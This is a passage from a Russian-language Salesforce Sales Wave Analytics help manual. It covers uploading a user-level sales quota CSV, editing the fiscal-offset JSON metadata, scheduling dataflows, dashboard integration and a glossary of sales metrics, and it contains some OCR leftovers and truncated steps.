9. *Только создание*: Если вы создаете новое приложение, дайте ему название, отличное от текущей версии, и нажмите кнопку **Создать новое приложение**. В таком случае текущее приложение и все внесенные в него изменения будут сохранены. Вы также можете нажать кнопку **Назад**, чтобы вернуться к мастеру конфигурации и поменять принятые решения, или нажать кнопку **X** в правом верхнем углу, чтобы отменить операцию.

Если видна надпись «Сбросить приложение» на ссылке под названием приложения, используется последняя версия и обновление не требуется.



Обновление набора данных «План продаж (Цель)» приложения Sales Wave Analytics

Если вы дали положительный ответ на вопрос мастера конфигурации об отслеживании планов продаж вашей компании на уровне пользователей, то для включения информации планов продаж в панели мониторинга требуется обновить набор данных «План продаж» приложения Sales Wave Analytics. Тогда этот набор будет отображаться на панели.

Создание приложения Sales Wave Analytics инициирует одновременное создание набора данных «План продаж (Цель)». Прежде чем проанализировать способ, используемый участниками рабочей группы для отслеживания ежемесячных, ежеквартальных или ежегодных планов продаж в Sales Wave Analytics, необходимо обновить набор данных «План продаж» путем выполнения указанных ниже действий. Рекомендуем просмотреть видеоролик Создание приложения Sales Wave, часть 2: Загрузка CSV-файла плана продаж и планирование потока данных (Lightning Experience), в котором демонстрируется выполнение описанных действий.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Прим.: Обрабатываемые CSV-файлы, подлежащие импорту в Sales Wave Analytics, должны создаваться и открываться посредством текстового редактора с поддержкой UTF-8. Открытие данных файлов посредством Microsoft Excel или другого редактора электронных таблиц инициирует повторное форматирование CSV-файлов и препятствует их использованию в Sales Wave Analytics.

Прим.: Если компания не отслеживает планы продаж на уровне пользователя, то данное действие может быть пропущено. Это действие следует выполнять только при положительном ответе на вопрос мастера конфигурации об отслеживании планов продаж в компании на уровне пользователей.

1. Создайте CSV-файл, содержащий следующие поля в указанном порядке: QuotaAmount, StartDate (в формате гггг-мм-дд), OwnerName и Username. Имена полей вводятся с учетом регистра и должны отображаться в файле в точности, как показано здесь. Пример см. в разделе «Пример CSV-файла Sales Wave Analytics».
2. Сохраните файл в области, которую легко запомнить.
3. Откройте начальную страницу Wave Analytics системы Salesforce и найдите набор данных «План продаж (Цель)».
4. Наведите указатель мыши на набор данных, а затем щелкните **«Правка»**.
5. Система Salesforce отобразит экран редактирования наборов данных для набора данных плана продаж. В разделе обновления данных нажмите **«Выберите файл или перетащите файл**



6. В открывшемся диалоговом окне перейдите к CSV-файлу, созданному в действии 1, и дважды щелкните данный файл.
7. Щелкните **«Обновить набор данных»**.
8. Если фискальный период не совпадает с календарным периодом (что происходит, если период начинается с даты, отличной от 1 января), также следует обновить файл метаданных плана продаж.
   a. Скопируйте JSON из файла набора данных «План продаж приложения Sales Wave Analytics» в формате JSON и вставьте его в выбранный текстовый редактор.


b. Измените значение параметра `"fiscalMonthOffset"` с 4 на число, соответствующее месяцу начала фискального периода. В метаданных Sales Wave «0» соответствует январю, «1» — февралю и т.д. до «11», соответствующему декабрю.

c. Сохраните файл на рабочем столе и загрузите его в приложение Sales Wave Analytics, перетаскивая в **«Выберите файл или перетащите файл сюда...»** в разделе добавления файла метаданных (JSON) на экране редактирования наборов данных.


d. Щелкните **«Обновить набор данных»**.

9. После загрузки данных плана продаж запустите поток данных повторно, чтобы обновить панели мониторинга.


a. Щелкните значок меню в виде шестеренки в верхнем правом углу экрана Sales Wave и выберите отслеживание данных.



b. В меню, которое находится в верхней левой части экрана отслеживания данных, выберите представление потока данных.



c. Найдите приложение. Возможно, для этого потребуется прокрутить страницу. Откройте меню, расположенное в дальнем правом углу экрана рядом со значком и названием приложения. Нажмите кнопку



Поток данных гарантирует, что в приложении Sales Wave будут новейшие данные по продажам вашей компании. Дополнительные сведения о потоках данных см. в разделе Планирование ежедневных потоков данных приложения Sales Wave.

Пример CSV-файла приложения Sales Wave Analytics

Ниже приведен пример CSV-файла, создаваемого для обновления набора данных «План продаж (Цель)» приложения Sales Wave Analytics.

Файл набора данных «План продаж приложения Sales Wave Analytics» в формате JSON

Используйте этот файл для обновления набора данных «План продаж приложения Sales Wave Analytics» с использованием даты начала финансового года, если эта дата *не* соответствует 1 января.

Пример CSV-файла приложения Sales Wave Analytics

Ниже приведен пример CSV-файла, создаваемого для обновления набора данных «План продаж (Цель)» приложения Sales Wave Analytics.

Прим.: Данный файл является только примером. Создайте уникальный CSV-файл с данными плана продаж для участников вашей группы. Этот план должен включать указанные ниже поля.

- QuotaAmount
- StartDate
- OwnerName
- Username

Создайте файл в текстовом редакторе с поддержкой UTF-8. Не открывайте этот файл с помощью Microsoft Excel или другого приложения электронных таблиц. Имена полей вводятся с учетом регистра и должны отображаться в файле в точности, как показано здесь.

См. раздел «Обновление набора данных "План продаж (Цель)" приложения Sales Wave Analytics» на странице 5168.

Пример:

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

Файл набора данных «План продаж приложения Sales Wave Analytics» в формате JSON

Используйте этот файл для обновления набора данных «План продаж приложения Sales Wave Analytics» с использованием даты начала финансового года, если эта дата *не* соответствует 1 января.

Скопируйте содержимое этого файла в выбранный редактор и измените значение `"fiscalMonthOffset"` (выделено **жирным шрифтом**) в данные месяца начала фискального периода. В метаданных «0» соответствует январю, «1» — февралю и т. д. до «11», соответствующему декабрю. В коде, приведенном ниже, установлено значение «4», соответствующее месяцу май. Используйте значение, представляющее месяц начала фискального периода. Затем сохраните файл и загрузите его в Sales Wave Analytics в соответствии с инструкциями раздела «Обновление набора данных "План продаж (Цель)" Sales Wave Analytics».

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
```

```
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
    "fiscalMonthOffset": 4,
    "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
    ]
}
```

Планирование ежедневного потока данных Sales Wave Analytics

Перед тем как приступите к изучению данных с помощью Sales Wave Analytics, запланируйте запуск ежедневного потока данных на нестандартные рабочие часы.

В ходе процесса создания Sales Wave Analytics задействуется поток данных, импортирующий последние данные Sales Cloud в Wave. Вы можете запланировать ежедневный периодический запуск этого потока данных, чтобы в вашем приложении использовались самые свежие данные из Salesforce. Запланируйте расписание так, чтобы поток данных осуществлялся вне рабочего дня. Таким образом, поток данных не будет прерывать использование приложения.

Прим.: Поток данных Sales Wave Analytics запускается только один раз в ходе создания приложения. Запланируйте его ежедневный запуск, чтобы приложение получало последние данные о продажах.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:


- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Рекомендуем просмотреть видеоролик Создание приложения Sales Wave, часть 2: Загрузка CSV-файла плана продаж и планирование потока данных (Lightning Experience), в котором демонстрируется выполнение описанных действий.


1. Перейдите к пункту **Wave Analytics** в меню Force.com (верхняя правая часть окна Salesforce), если вы еще этого не сделали. Откройте «Отслеживание данных», щелкнув значок шестеренки в правой верхней части экрана.



2. В меню, которое находится в верхней левой части экрана отслеживания данных, выберите представление потока данных.



3. Найдите созданное приложение. Возможно, для этого потребуется прокрутить страницу. Откройте меню в дальнем правом углу экрана рядом со значком и названием приложения. Выберите **«Планирование»** и установите время для потока данных. Устанавливайте время за пределами рабочего дня, чтобы поток данных не прерывал процесс работы. Нажмите кнопку



Сохр

Интеграция приложения Sales Wave Analytics с системой Salesforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для использования шаблонных приложений Wave:	Использование шаблонных приложений Wave Analytics
Для использования Sales Wave Analytics:	Доступ к шаблонам и приложениям Sales Cloud Analytics
Для создания и управления приложениями Wave:	Управление шаблонными приложениями Wave Analytics
	Изменение потоков данных Wave Analytics
Для редактирования файла расширенных метаданных (XMD) набора данных:	Изменение потоков данных Wave Analytics

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Применение дополнительных интеграций и индивидуальных настроек для повышения полезности приложения Sales Wave Analytics.

Использование приложения вашей группой станет проще, если вы переопределите имена ролей в наборах данных, встроите панель мониторинга «Sales Wave Analytics — общие сведения об организациях» на странице организаций Salesforce и предоставите Sales Wave Analytics в виде вкладки в Salesforce Classic.


Добавление действий к панелям мониторинга Sales Wave Analytics

На панелях мониторинга Sales Wave Analytics используются действия, включенные в макеты страниц организации и возможностей. Чтобы добавить действия, измените макет страницы для данных объектов.

Перейдите на вкладку организаций или возможностей в системе Salesforce, откройте страницу организации или возможности и перейдите по ссылке **«Редактировать макет»** в верхней правой части страницы.

В разделе «Быстрые действия в публикаторе» перейдите по ссылке **переопределить глобальный макет публикатора**. Если любой пользователь организации уже выполнил это действие, ссылка не будет отображаться. Обратите внимание, что в организации, которую вы используете, название данного раздела может несколько отличаться, например, «Быстрые действия в публикаторе Salesforce Classic».

На панели макета страниц организаций или возможностей (зависит от объекта, для которого добавляются действия) нажмите кнопку **«Быстрые действия»** в верхней части страницы, слева. Перетяните действия, которые начинаются со слова «Новый» (например, новая задача, новое примечание) в раздел «Быстрые действия в публикаторе».



Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Действия, добавленные к макету, теперь доступны в диаграммах и таблицах на панелях мониторинга Sales Wave Analytics.

Переопределение имен ролей в наборах данных

В приложении Sales Wave Analytics используется иерархия ролей Salesforce для создания представления о показателях продаж компании. Сразу после создания приложения панели мониторинга Sales Wave Analytics показывают номер, связанный с именем роли в иерархии. Это не самый полезный способ просматривать роль. Чтобы увидеть имя лица, ответственного за эту роль, можно обновить значение роли, внося изменения в соответствующие наборы данных файла расширенных метаданных (XMD).

Предположим следующую иерархию вашей роли.

```
CEO (Manager: Paul)
                  Sales_WW (Manager: Yves)
                       Sales_WEST
                       Sales_EAST
```

Чтобы имя менеджера появилось на панелях мониторинга Sales Wave Analytics, обновите файл XMD набора данных для возможностей, используя нижеуказанное:

```
{"labels": {
          "keys": {
                  "RoleName": {
                  "CEO": "Paul",
                  "Sales_WW": "Yves"
                   },
           }
}}
```

Дополнительную информацию см. в Справочном руководстве по расширенным метаданным (XMD) Wave Analytics.

Встраивание панели мониторинга общих сведений об организациях в макет страницы организаций

Мы оптимизировали панели мониторинга Sales Wave Analytics «Общие сведения об организациях» и «Сводка по возможностям» для встраивания в макет страниц организаций в Salesforce. Для этого следуйте инструкциям раздела «Внедрение панели мониторинга на страницу Salesforce».

Чтобы фильтровать данные панели мониторинга по просматриваемой организации, используйте следующую строку в качестве фильтра:

```
      {
           "opportunity1": {
                  "AccountId": ["$Id"]
           }
       }
```

где `opportunity1` соответствует имени системы в наборе данных возможностей. Это имя может отличаться от имени вашей организации.

Предоставление доступа к приложению Sales Wave Analytics на вкладке Salesforce Classic

Для получения доступа к Sales Wave Analytics перейдите к Wave Analytics в меню Force.com и выберите приложение на начальной странице Wave. Чтобы упростить доступ к приложению для группы, представьте его в форме вкладки в Salesforce Classic. Для этого создайте новую вкладку, указывающую на страницу Visualforce, содержащую панель мониторинга «Sales Wave - Общие сведения». Следуйте инструкциям раздела «Добавить панель мониторинга Wave Analytics к странице Visualforce».

Общие сведения об ограничениях для приложения Sales Wave Analytics

Для Sales Wave Analytics требуется, чтобы облако Sales Cloud содержало определенные данные и поддерживало ограниченный набор объектов Salesforce.

Ограничения приложения Sales Wave Analytics

Эти ограничения относятся к Sales Wave Analytics.

Требования к данным для Sales Wave Analytics

Данные Sales Cloud должны соответствовать следующим требованиям, чтобы панели мониторинга Sales Wave Analytics работали правильно.

- Использовать стандартные объекты продаж.
- Содержать по крайней мере одно событие и одну задачу, связанные с возможностью.
- Включенное журналирование для полей «Сумма», «Этап» и «Дата завершения» в объекте «Возможности».
- Обращения должны быть подключены к организациям, если вы решили импортировать данные обращений в Sales Wave Analytics с помощью мастера конфигурации.
- Необходимо выполнить два требования, если вы решили импортировать данные «Интересы» в Sales Wave Analytics с помощью мастера конфигурации.
  1. По крайней мере один интерес должен быть конвертирован в возможность.
  2. Интерес должен быть связан с организацией.
- Необходимо выполнить два требования, если вы решили импортировать данные «Кампаний» в Sales Wave Analytics с помощью мастера конфигурации.
  1. По крайней мере одна возможность должна быть связана с кампанией.
  2. По крайней мере один участник кампании должен быть с ней связан.
- Необходимо выполнить два требования, если вы решили импортировать типы записей возможностей в Sales Wave Analytics с помощью мастера конфигурации.
  1. Должен быть задан по крайней мере один тип записи возможностей.
  2. Тип записи возможности должен быть связан по крайней мере с одной возможностью.

Поддержка Sales Wave Analytics для объектов и полей Salesforce

Sales Wave Analytics поддерживает все стандартные и настраиваемые объекты и данные Salesforce. Однако при первом создании приложения по умолчанию платформа будет содержать только предустановленный набор полей и объектов.

Sales Wave создает поток данных, который публикует выбранные поля из следующих стандартных объектов Salesforce.

- Организации
- Пользователи
- Роли

- Возможности
- Проекты (элемент строки возможностей)
- Задачи
- События

Sales Wave поддерживает стандартные и настраиваемые поля стандартных объектов Salesforce. Указанные поля определяются ответами, данными пользователем при создании приложения с помощью встроенного мастера конфигурации.

Sales Wave ограничивает поддержку настраиваемых объектов до 10 настраиваемых объектов на каждую организацию, где внедрено приложение Sales Wave. Это ограничение является договорным, а не техническим.

Чтобы добавить настраиваемые объекты или дополнительные поля, не включенные при первом создании приложения, необходимо обновить поток данных Sales Wave. Подробные сведения см. в разделе «Создание наборов данных посредством потока данных».

Поддержка данных, не относящихся к системе Salesforce, в Sales Wave Analytics

Sales Wave Analytics не поддерживает внешние источники данных, кроме CSV-файла, содержащего данные плана продаж на уровне пользователя. Импорт других внешних данных доступен только при наличии дополнительной лицензии. Дополнительную информацию можно получить у представителя Salesforce.

Чтобы включить данные о плане продаж в Sales Wave Analytics, необходимо загрузить CSV-файл с подробными сведениями. Дополнительную информацию см. в разделе «Обновление набора данных "План продаж (Цель)" приложения Sales Wave».

Общие сведения о терминологии по данным приложения Sales Wave Analytics

Чтобы повысить эффективность использования приложения Sales Wave Analytics, рекомендуем просмотреть показатели и термины, используемые в приложении.

Табл. 63: Панели мониторинга Sales Wave

Показатель/термин	Формула	Описание/примечания
Закрыто и реализовано		Стоимость закрытых и реализованных возможностей.
Закрыто и не реализовано		Стоимость закрытых и нереализованных возможностей.
Всего закрыто	Закрыто и реализовано + Закрыто и не реализовано	Общая стоимость закрытых возможностей.
План продаж		Стоимость, запланированная/подтвержденная/намеченная за определенный временной промежуток.
Выполнение плана продаж	Закрыто и реализовано / План продаж	Процент выполнения плана продаж.
Ожидаемое закрытие	Много	Возможность использования категории прогноза или имени этапа для вычисления.

Показатель/термин	Формула	Описание/примечания
Прогноз	Закрыто и реализовано + Ожидаемое закрытие	Стоимость, ожидаемая/прогнозируемая на конец временного промежутка.
Прогноз к плану продаж	Прогноз / План продаж	Соотношение прогноза к плану продаж.
Требуется закрытие	План продаж - Закрыто и реализовано	Стоимость, необходимая для выполнения плана продаж.
Требуется поиск	План продаж - Прогноз	Стоимость, необходимая для выполнения плана продаж (после учета ожидающих закрытия возможностей).
Открытые ожидаемые продажи		Общая стоимость открытых возможностей, находящихся в работе, где категории прогноза не задано значение «Закрыто» или «Пропущено».
Покрытие открытых ожидаемых продаж	Открытые ожидаемые продажи / Требуется закрытие	Процент покрытия ожидаемых продаж, необходимый для закрытия.
Заказы		Стоимость закрытых и реализованных возможностей для нового бизнеса.
Разница	Текущий год - Прошлый год	Разница между двумя элементами.
Г / Г (%)	(Текущий год / Прошлый год) - 1	Темп прироста в течение года.
Средняя продажная цена	Общая стоимость / Общее количество	Средняя продажная цена для возможностей, продуктов и т. д.
Средний темп реализации по стоимости	Закрыто и реализовано / Всего закрыто	Доля успешно закрытых возможностей на основе стоимости.
Средний темп реализации по количеству	Закрыто и реализовано / Всего закрыто	Доля успешно закрытых возможностей на основе количества.
Средний цикл продаж	Дата закрытия - Дата создания	Время, затраченное на закрытие сделки.
Средний процент скидки	abs ((Продажная цена / Цена по прайс-листу)-1)	Процент снижения цены по прайс-листу.

Приложение Service Wave Analytics

Приложение Service Wave Analytics помогает быстро начать работать с Wave Analytics и обеспечивает простой и понятный метод использования данных Service Cloud на любом устройстве. Будь вы менеджер обслуживания или торговый агент, приложение предоставит вам в одном месте все необходимое для получения ключевых информационных выводов по развитию бизнеса.

Совет: Чтобы начать работу с приложением Sales Wave Analytics, выполните действия в указанном порядке. Кроме того, если вы используете Wave впервые, рекомендуем просмотреть дополнительную информацию в *Библиотеке Wave Analytics*.

1. Сведения о приложении Service Wave Analytics

   Приложение Service Wave Analytics позволяет менеджерам и агентам обслуживания использовать данные для эффективного и качественного обслуживания клиентов. Прежде чем создавать и использовать приложение для изучения данных Service Cloud, ознакомьтесь с преимуществами приложения.

2. Готовые панели мониторинга и наборы данных Service Wave Analytics

   Приложение Service Wave Analytics содержит готовые панели мониторинга и наборы данных для ускорения изучения данных менеджерами и агентами службы поддержки.

3. Настройка полномочий для приложения Service Wave Analytics

   Настройте использование платформы Service Wave в своей организации, включив Wave, создав и назначив наборы полномочий.

4. Создание и совместное использование приложения Service Wave Analytics

   Выполните данные этапы для быстрого создания приложения Service Wave Analytics и определения ценности данных Salesforce.

5. Индивидуализация интерфейса Service Wave Analytics посредством мастера конфигурации

   Создайте Service Wave Analytics с помощью мастера конфигурации, чтобы в приложении были отражены предпочтения вашей компании, касающиеся просмотра данных Service Cloud.

6. Пример установки метрик CSAT Service Wave Analytics

   В этом сценарии приведены сведения, которое помогут ответить на вопросы со страницы 4 мастера конфигурации Service Wave Analytics.

7. Обновление приложения Service Wave Analytics

   Обновляйте свое приложение каждый раз после выхода новой версии. Так вы сможете воспользоваться новейшими функциями Service Wave Analytics.

8. Планирование ежедневного потока данных Service Wave Analytics

   Перед тем как приступить к изучению данных с помощью Service Wave Analytics, запланируйте запуск ежедневного потока данных на нерабочее время.

9. Внедрите боковые панели мониторинга Service Wave Analytics в страницу Salesforce

   Добавьте панели мониторинга Service Wave Analytics к страницам Salesforce, чтобы ваша рабочая группа имела полное представление об этих обращениях и могла предпринять соответствующие действия.

10. Общие сведения об ограничениях для приложения Service Wave Analytics

    Для Service Wave Analytics требуется, чтобы платформа Service Cloud содержала определенные данные, изначально поддерживала ограниченный набор объектов Salesforce и соответствовала другим ограничениям.

Сведения о приложении Service Wave Analytics

